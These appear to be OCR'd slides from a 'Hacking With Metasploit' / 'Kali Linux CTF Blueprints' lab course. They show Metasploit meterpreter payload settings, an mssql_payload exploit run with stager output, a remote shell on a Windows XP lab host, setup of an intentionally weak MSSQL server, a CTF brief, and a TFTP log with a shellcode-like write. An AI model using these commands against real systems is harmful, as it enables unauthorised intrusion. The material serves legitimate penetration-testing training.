
- Meterpreter payloads
  - msf> set payload windows/meterpreter/bind_tcp
  - msf> set payload windows/meterpreter/reverse_tcp



```
[*] Command Stager progress -  67.44% done (68954/102246 bytes)
[*] Command Stager progress -  68.91% done (70453/102246 bytes)
[*] Command Stager progress -  70.37% done (71952/102246 bytes)
[*] Command Stager progress -  71.84% done (73451/102246 bytes)
[*] Command Stager progress -  73.30% done (74950/102246 bytes)
[*] Command Stager progress -  74.77% done (76449/102246 bytes)
[*] Command Stager progress -  76.24% done (77948/102246 bytes)
[*] Command Stager progress -  77.70% done (79447/102246 bytes)
[*] Command Stager progress -  79.17% done (80946/102246 bytes)
[*] Command Stager progress -  80.63% done (82445/102246 bytes)
[*] Command Stager progress -  82.10% done (83944/102246 bytes)
[*] Command Stager progress -  83.57% done (85443/102246 bytes)
[*] Command Stager progress -  85.03% done (86942/102246 bytes)
[*] Command Stager progress -  86.50% done (88441/102246 bytes)
[*] Command Stager progress -  87.96% done (89940/102246 bytes)
[*] Command Stager progress -  89.43% done (91439/102246 bytes)
[*] Command Stager progress -  90.90% done (92938/102246 bytes)
[*] Command Stager progress -  92.36% done (94437/102246 bytes)
[*] Command Stager progress -  93.83% done (95936/102246 bytes)
[*] Command Stager progress -  95.29% done (97435/102246 bytes)
[*] Command Stager progress -  96.76% done (98934/102246 bytes)
[*] Command Stager progress -  98.19% done (100400/102246 bytes)
[*] Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
msf exploit(mssql_payload) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(mssql_payload) > run
```

Hacking With Metasploit


- Mssql_payload module exploits vulnerabilities on MSSQL server and executes meterpreter payload



```
[*] Command Stager progress -  68.91% done (70453/102246 bytes)
[*] Command Stager progress -  70.37% done (71952/102246 bytes)
[*] Command Stager progress -  71.84% done (73451/102246 bytes)
[*] Command Stager progress -  73.30% done (74950/102246 bytes)
[*] Command Stager progress -  74.77% done (76449/102246 bytes)
[*] Command Stager progress -  76.24% done (77948/102246 bytes)
[*] Command Stager progress -  77.70% done (79447/102246 bytes)
[*] Command Stager progress -  79.17% done (80946/102246 bytes)
[*] Command Stager progress -  80.63% done (82445/102246 bytes)
[*] Command Stager progress -  82.10% done (83944/102246 bytes)
[*] Command Stager progress -  83.57% done (85443/102246 bytes)
[*] Command Stager progress -  85.03% done (86942/102246 bytes)
[*] Command Stager progress -  86.50% done (88441/102246 bytes)
[*] Command Stager progress -  87.96% done (89940/102246 bytes)
[*] Command Stager progress -  89.43% done (91439/102246 bytes)
[*] Command Stager progress -  90.90% done (92938/102246 bytes)
[*] Command Stager progress -  92.36% done (94437/102246 bytes)
[*] Command Stager progress -  93.83% done (95936/102246 bytes)
[*] Command Stager progress -  95.29% done (97435/102246 bytes)
[*] Command Stager progress -  96.76% done (98934/102246 bytes)
[*] Command Stager progress -  98.19% done (100400/102246 bytes)
[*] Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (885806 bytes) to 192.168.142.135
[*] Meterpreter session 1 opened (192.168.142.128:46310 -> 192.168.142.135:4444) at 2016-02-02 15:38:57 -0500

meterpreter > dir
```


Hacking With Metasploit

- Yields a very flexible shell on target



```
meterpreter > shell
Process 948 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B4B9-D013

 Directory of C:\WINDOWS\system32

01/30/2016  08:17 PM    <DIR>          .
01/30/2016  08:17 PM    <DIR>          ..
01/17/2016  12:14 AM             1,535 $winnt$.inf
01/16/2016  06:58 PM    <DIR>          1025
01/16/2016  06:58 PM    <DIR>          1028
01/16/2016  06:58 PM    <DIR>          1031
01/18/2016  03:41 PM    <DIR>          1033
01/16/2016  06:58 PM    <DIR>          1037
01/16/2016  06:58 PM    <DIR>          1041
01/16/2016  06:58 PM    <DIR>          1042
01/16/2016  06:58 PM    <DIR>          1054
09/03/2002  02:32 PM             2,151 12520437.cpx
09/03/2002  02:32 PM             2,233 12520850.cpx
01/16/2016  06:58 PM    <DIR>          2052
01/16/2016  06:58 PM    <DIR>          3076
```

Kali Linux CTF Blueprints: Chapter 1



Microsoft SQL Server 2005 Express Edition Setup

Authentication Mode

The authentication mode specifies the security used when connecting to SQL Server.

Select the authentication mode to use for this installation.


○ Windows Authentication Mode

● Mixed Mode (Windows Authentication and SQL Server Authentication)


Specify the sa logon password below:

Enter password: ••

Confirm password: ••



Kali Linux CTF Blueprints: Chapter 1




Potential CTF Brief


- In the small community bank network, find the File Server.
- Then, exploit the common web weakness to find the location of the next flag
- I hear the file is somewhere in the TFTP File Server directory

Kali Linux CTF Blueprints: Chapter 1

- Install Allied Telesyn TFTP Server




```
Wed, 03 Feb 16 07:47:18  TFTP Daemon started using Winsock Version 1.1

Wed, 03 Feb 16 07:47:42  192.168.142.128 requested to write file FC´'ÖÏýIOI¼«IIIÚØÙt$ô[+É±.1kIIëüIkIâ^I@ÝR_·''øKI3Ito<IºKH(Ià3'iI÷$I%Ø»pB,&I»|
```



Hacking With Metasploit

